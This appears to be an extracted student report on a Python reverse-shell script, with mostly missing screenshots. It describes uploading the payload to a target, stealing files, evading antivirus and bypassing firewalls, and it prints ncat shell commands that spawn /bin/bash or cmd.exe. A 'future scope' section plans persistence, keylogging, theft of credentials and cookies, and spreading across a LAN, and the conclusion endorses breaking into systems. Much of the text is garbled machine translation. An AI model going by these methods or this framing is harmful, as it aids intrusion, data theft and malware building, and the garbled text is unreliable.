
gathering the ATTACKER found that the TARGET has the python interpreter installed so a python script is created to test the execution of the

program.

Fig 17




As in the above screenshot the Payload.py file is being uploaded to the TARGET machine now.

Fig 18

In the above screenshot the code is executed on the target system.

* 1. The script also enables us to download the files from the target system, this can be used in case of downloading confidential data such as,

images, documents, payment details, etc.

Fig 19

As in above screenshot the file secret.png is downloaded from the TARGET system, like this any file type can be downloaded from the

TARGET machine to the ATTACKER machine

making the ATTACKER steal personal and confidential data of the TARGET computer.

# Bypassing antivirus programs

*What is Antivirus*

Antivirus software searches for, detects and removes viruses and other malware such as

worms, Trojans, adware and more. This software is designed to be used as a proactive approach to cyber security to stop threats before they reach your computer and cause problems. b. Although you may think that your computer is safe as long as you don't visit fraudulent websites, hackers have much more subtle ways of getting viruses into your computer, so you need a strong antivirus program to stay one step ahead of them. them c.

If a virus were to enter your computer, the consequences could be fatal. Viruses can cause a variety of harmful activities. They can crash your device, spy on you through your webcam, or control your personal accounts.

d. Hackers can use viruses to steal your personal information, from customer logins to financial

information. This can then be used to commit identity theft, phishing scams and more. Because of these potential consequences, network security is now more important than ever. How Antivirus Software Works

Antivirus software scans incoming files or codes that travel through network traffic. The companies that create this software build a large database of already known viruses and malware and train the software to detect, report and remove them. As files, programs and applications move in and out of your computer, the antivirus

checks them against its database to find matches. Similar or identical matches in the database are isolated, checked and deleted.

Although you can adjust the settings so that the antivirus automatically scans your computer for malicious files, you can also enable manual

scanning, which allows you to sit back and see in real time which malicious files have been found and neutralized. Some antivirus software will ask your permission to remove malicious code before "cleaning" a file. If you keep your hands off, you

can adjust the settings so that the software deletes malicious files automatically. Most


antivirus programs perform the same functions, so choosing between one brand and another

shouldn't be such a difficult decision. Antivirus

programs maintain a database of attack programs by recording the program's machine code during execution. e. The script can be easily manipulated to easily bypass antivirus programs. f. The script is made according to the principle of object-oriented programming, the code is divided into classes and modules, and it can be easily adapted to the

requirements of ATTACKER, so that every time the program is run, a unique machine code is displayed. Created

Fig 20



As shown in the screenshot above, the script was tested on virustotal.com, where the script can easily bypass most antivirus programs

because the machine code is unique and is not in most existing antivirus databases.

# 6. Bypass firewalls

What is a firewall

A firewall is a network security device that

monitors incoming and outgoing network traffic and allows or blocks data packets based on

security rules. Its purpose is to create a barrier between your internal network and traffic from external sources such as the Internet to prevent

malicious traffic such as viruses and hackers. How the firewall works

Firewalls carefully analyze incoming traffic based on predefined rules and filter traffic from

unprotected or suspicious sources to prevent

attacks. Firewalls protect traffic at computer entry points, called ports, where data is exchanged with external devices. For example, "Source address

172.18.1.1 is allowed to reach destination

172.18.2.1 on port 22."

Think of IP addresses as houses and port numbers as rooms in a house. In total, only trusted people (source addresses) are allowed to enter the house (destination address) - then this is further filtered

so that people in the house can only access certain rooms (destination ports) based on

whether they are the owner. , a child or a stranger.

The owner can access any room (any port), while children and guests can access certain rooms

(certain ports). Types of firewalls

Firewalls can be either software or hardware, but it is better to use both. A software firewall is a

program installed on each computer that regulates traffic through port numbers and

applications, while a physical firewall is a device installed between the network and the gateway. Packet filtering firewalls, the most common type of firewall, examine packets and block their

transmission if they do not meet established security rules. This type of firewall checks the

source and destination IP addresses of the packet. If packets match the firewall's "allowed" rule,

they are trusted to reach the network. Packet

filter firewalls fall into two categories: stateful and stateless firewalls. Passive firewalls examine

packets independently and lack context, making them an easy target for hackers. Stateful firewalls,

on the other hand, remember information about previously forwarded packets and are considered much more secure. Although packet filtering

firewalls can be effective, they ultimately provide very basic protection and can be very limited - for example, they cannot determine whether the content of a sent request adversely affects the

application it reaches. If a malicious request

allowed by a trusted source address would lead to a database deletion, for example, the firewall would not know about it. Next-generation

firewalls and proxy firewalls are better equipped to detect such threats. Next-generation firewalls (NGFWs) combine traditional firewall technology with additional features such as encrypted traffic control, intrusion prevention systems, antivirus

protection and more. In particular, this includes Deep Package Inspection (DPI). While

conventional firewalls only look at packet headers, deep packet inspection examines the information in the packet itself, allowing users to more

effectively identify, classify or stop packets containing malicious information. Learn more

about Forcepoint NGFW here. Proxy firewalls filter network traffic at the application level.

Unlike conventional firewalls, a proxy server acts as an intermediary between two end systems. The client must send the request to the firewall, where it is then evaluated against certain security rules and then allowed or blocked. In particular, proxy

firewalls monitor traffic for Layer 7 protocols such as HTTP and FTP and use both stateful and deep packet inspection to detect malicious traffic.

Network Address Translation (NAT) firewalls allow multiple devices with different network addresses to connect to the Internet using a single IP

address, while keeping the individual IP addresses hidden. Therefore, attackers looking for IP

addresses on the network cannot record any

details, which provides better protection against attacks. NAT firewalls are similar to proxy firewalls in that they act as an intermediary between a

group of computers and outside traffic. Stateful Multilayer Inspection (SMLI) firewalls filter packets at the network, transport, and application layers by comparing them to known trusted packets. Like

NGFW firewalls, SMLI examines the entire packet and only allows them to pass if they pass through each layer individually. These firewalls examine

packets to determine the state of the

communication (hence the name) to ensure that any communication initiated is only with reliable sources. • The script works according to the

reverse shell principle, which means that the ATTACKING machine does not establish a

connection with the TARGET machine, which may be blocked by the network firewall.

* The TARGET device connects to the ATTACKER device and bypasses the firewall.


*Observation*

The script works on the reverse shell principle, but there are other shell connections. Let's see a comparison between them

Bind Shells

Bind shells spin a listener on the target and the attacker binds to the listener to receive a distant shell.

Fig 21



There is a security issue with bind shells, though, But linking shells have a security problem and that is the fact that anyone can connect to the linking

shell and execute commands. A malicious actor can easily exploit this. There is another main

problem with binding shells, and that is the fact that if we tried to connect to an internal host

binding shell, we could be stopped by two things:

1. Firewalls often use strict filtering of incoming traffic
2. The NAT/PAT translation process converts a

private IP address (RFC 1918) into different public IP addresses and can even change the port.


We can try to solve problem 1 by configuring the destination shell to listen on a popular port like

443, but it is possible that the firewall will block external connections even from the most popular ports. Is there a better way to get a remote shell

from a target without having to deal with security, firewall and NAT/PAT issues? Inverted shells

*Reverse Shells*

Fig 22



The answer is yes!

In reverse shells, the listener meets the attacker and the target connects with the shell to the attacker. Reversible shells solve many headaches

that binding shells used to give us. Let's see how it

solved all three problems. 1. Reverse shells remove the need for a listener from the target

machine, which means we don't have to leave the target vulnerable to other malicious actors. 2.

Reverse shells can bypass firewall restrictions by using popular ports (eg 80, 443) that are normally allowed for outgoing connections from the

internal network to the external network. 3. We


don't need to specify the IP address of the remote host, so we don't need to deal with NAT/PAT

address translation. Both binding and reverse

shell can be obtained using common tools such as Netcat and as a payload with the use of exploit

frameworks such as Metasploit. Encrypted shells

Both the binding and reverse shells are clearly interrelated. This means that anyone can sniff the network and easily see two-way communication. And worst of all, security analysts can see what commands you ran on the target, what files you filtered or sent to the target, and figure out what you tried to do. Let's take a look at this clear text from Wireshark.

Fig 23

This is a very simple example, but it clearly shows the fragile nature of plaintext shells. We captured 20 packets and the TCP flow trace shows us both the commands we ran and the output returned by the destination. In this case, it appears that the

attacker (red) has gained root access to the target (blue), found a .txt file containing several passwords, and is attempting to penetrate that file by installing an eavesdropping HTTP server. port

443 (quick note: HTTP is another text-only protocol).

This is exactly where encrypted shells come into play. Encrypted shells, as the name suggests,

encrypt data transmission, thus preventing eavesdroppers from deciphering what we are trying to accomplish on the target machine.

The first thing to note is the addition of a new

protocol - TLS or Transport Layer Security. Simply put, TLS is an improved, newer version of SSL

(Secure Sockets Layer) and provides strong data encryption. By observing the TCP flow, we can

clearly see the effect of TLS on the communication. After capturing the unencrypted shell, we ran the same commands as above, but we see a mess of numbers, letters and symbols!

This prevents anyone but the attacker and target from interpreting the communication.

But wait, this idea of "safe" shells looks familiar - yes! This is because SSH or Secure Shell also

provides an encrypted shell (except for malicious purposes)!

Now let's see how we can actually create these encrypted shells.

Using Ncat and SBD to create encrypted shells

We have already seen how Ncat can be used to add IP addresses to bind shells

(https://medium.com/@PenTest\_duck/offensive- netcat-ncat-from-port-scanning-to-bind-shell-ip- whitelisting- 834689b103da, check Ncat Bind Shell IP Whitelist), so now let's look at another security feature of Ncat, which is its ability to generate

encrypted command output. Ncat uses SSL/TLS to establish a secure connection to the target, as shown in the Wireshark image above. Bind Shells:

Target: ncat -nvlp -e {/bin/bash | cmd.exe} --ssl Attacker: ncat -nv --ssl

Opposite Shells:

Target: ncat -nv -e {/bin/bash | cmd.exe} --ssl Attacker: ncat -nvlp --ssl

Fig 24




sbd or Secure Back Door is another tool used to create shell scripts with strong encryption (AES-CBC-128 and

HMAC-SHA1). It uses a similar syntax to Ncat, except that it does not use SSL/TLS and therefore does not have the -

-ssl option to specify an encrypted shell. Instead,

enabling encryption is enabled with -c, which is on by default, so there is no need to specify it.


Fig 25



In particular, when Netcat or Ncat tries to connect to the sbd listener, it fails authentication and receives no response when sending commands. The same is true if

there is an Ncat SSL listener and Netcat or Ncat is trying to get a binding shell. Specifying the --ssl option also causes a connection refused error.

Fig 26



* After comparing different shells and what works there. • We know the benefits of reverse shell and how it allows easy access to the TARGET machine and how to use it. • Using the reverse shell also

becomes easy because ATTACKER controls the system stably. Conclusion and suggestions

* + The script can be used in various situations to maintain or break the security of certain organizations or individuals. • The script can also

be used to monitor the operation of systems and networks

* + Security personnel can use script or techniques to hack into the systems of anti-security organizations for the security and integrity of the country.
  + The script can be easily modified to suit different scenarios

*Conclusion and Suggestions*

* + - The script can be used in various scenarios in order maintain or break security of certain organization or individuals.
    - The script can also be used for keeping in

check of the working of the systems, network

* + - Security individuals can use to the script or techniques to break into systems of anti-

security organizations for security and integrity of the country

* + - The script can be easily modified to suit different scenarios
    - Intelligence or social security organizations can use this to maintain the security of the country.
    - This program should be used to harm and any malware practice or to hurt any individual.

Future Scope

* + - The script can be further developed to work on mobile operating systems like android, IOS.
    - The script can be made autonomous so it can gather the necessary data and send to

ATTACKER’s system without doing it manually

* + - The script can be made to automatically set a registry entry in the system to startup as the system starts up
    - The script can make multiple copies to prevent removal from the system.
    - The script can capture hardware/software usage statistics of the system and send to the ATTACKER which can be used for further

exploitation.

Further Enhancement of the Project

* + - * The script can be extended to control multiple system devices such as speakers,

microphone, web camera. • The script can be preloaded with additional functions for embedded malicious tools such as keyloggers, web scanners, which can be installed directly on the TARGET system. Some tools that are

useful in post-procedure procedures include:

# GhostPack

Created by SpecterOps (@SpecterOps)

How to use it: GhostPack, a powerful suite of post-processing tools, lets you do all sorts of things; you can attack a KeePass 2.X database, copy locked files, violate Active Directory

certificates, and more. Pros: GhostPack is sort of a "one stop shop" for your hacking needs.

Among the 13 tools it includes, Rubeus, Security Zone and SharpUp are very useful.

Rubeus is a C# tool that interacts directly with the Kerberos protocol in Active Directory

environments, allowing you to interact

directly with Kerberos attributes such as flags and universal authentication, which you can then use as you move around the network.

Security Zone is a C# project that you can use to "security audit" a security-oriented host, and SharpUp is a C# tool that detects local

privilege escalation paths. These tools are used by countless red workers and online writers. If you're not using them yet, now's not the time to start!

# Mimikatz

Created by: Benjamin Delpy (@gentilkiwi)

How does it work? Mimikatz helps you

extract passwords and other credentials from Windows environments. It is a very popular pen test that has been around for over a

decade. However, Mimikatz is regularly maintained and updated, ensuring that it remains a leading resource.

Pros: Think of Mimikatz as the Swiss Army Knife of pen testing. It has several built-in tools and is useful for Kerberoasting, cracking passwords, Mimikatz can probably do that.

And Mimikatz isn't just for offensive safeties—defensive safeties will benefit from it, too (which bodes well once you get to the purple team).

# Metasploit

Created by the Metasploit Project

(@metasploit), Rapid7 is maintained in collaboration with the open source community

How to use it: Metasploit is arguably the world's leading penetration testing

framework, created by H.D. Moore in 2003. Metasploit includes modules for almost every step of the pentest, which contributes to its popularity. It contains about 250 post-

processing modules that can be used to capture keystrokes, collect data from the network, display operating system

environment variables, etc. Pros: Metasploit's post-exploit modules are huge, but one

module stands above them - the Meterpreter payload. Meterpreter allows you to probe the target system and execute code, and because

it works via in-memory DLL injection, you don't risk leaving traces of your activity

behind. Metasploit's post-processing features are also very versatile, with modules for Windows, Linux and OS X.

# PowerHub

Created by: Adrian Vollmer (@mr\_mitm)

How to use it? This post-use tool is designed to help you bypass endpoint detection and app blocklisting. Advantages: You can use PowerHub to transfer files without alerting

the security of your test environment, making your next pentest smoother and easier. With this tool, you can stay one step ahead of Windows Defender.

# LOLBAS and LLOLBAS

Created by: LOLBAS Project and Arizona Security Engineering and Research Group How to use it: LOLBAS is a dictionary for finding possible privilege escalation paths using binaries on Windows machines.

LLOLBAS is a feeder that works with LOLBAS. Ingestor finds all the binaries on your Windows machine in the LOLBAS list, so you don't have to guess or sort the list to find

them (which can be annoying). Advantages: The LOLBAS project helps you find possible privilege escalation paths on your machine, while LLOLBAS allows you to configure those paths for a specific machine. Combine these two tools and you'll be (almost) unstoppable when it comes to engagement. And as an added advantage, it is convenient to have ofline tools when the situation calls for it.

# PHPSploit

Created by @nil0x42

How it works: PHPSploit works as a full- featured C2 framework that runs silently on web servers via a one-line PHP backdoor. Pros: PHPSploit is a great feature for your next ofsec operation - it's powerful, easy to use and runs quietly. As the GitHub description says,

PHPSploit is "built by paranoids for paranoids."

# exchange\_miner

Creator: Sevagas

How to use it: You can use swap\_digger to

automate Linux swap analysis during post-use or forensic investigation. Pros: Linux

exchanges have all kinds of goodies, from passwords and email addresses to GPG

private keys. Swap\_digger helps you comb through these swap spaces and find some

impressive rewards that will make your review more successful. 8. Bash bow

Created by RedCode Labs

How to use it: Bashark is a post-op tool that, as the name suggests, is written in the Bash

programming language. This is a simple script that can produce great results. Pros: Bashark is fast and lightweight, you can add new commands by creating Bash functions, and

clean up any traces that might be left behind when you use the script in the target

environment - so it's like you weren't there (more music).

# 9. BeRoot project

Created by AlessandroZ

How to use it: Use the BeRoot Project to find common bugs that can be used to extend

privileges in Windows, Linux, and OS X environments. Pros: Identifying common

mismatches is one of the surest ways to gain a foothold on the web, so the sooner you

discover these mismatches, the better. And

the BeRoot Project helps tremendously in this area. • The script can be configured to capture users' browsing data, WIFI passwords, login data from various web applications while running in the background and saving

browsing session cookies. • The script can be further developed to automatically propagate through other systems using the CELL LAN.

References/Bibliography

1. Google.com
2. Wikipedia.org
3. GeeksforGeeks.com
4. Virustotal.com
5. Cisco.com
6. Forcepoint.com
7. Fortinet.com
8. Javatpoint.com
9. Checkpoint.com
10. Manageengine.com
11. Github.com
12. Servertribe.com

*Glossary*

TARGET: the person/system that is being targeted by some other system.

ATTACKER: The person trying to exploit or gain access to another system

Exploitation: To gain unauthorized access to a machine and then use it according to your own benefit.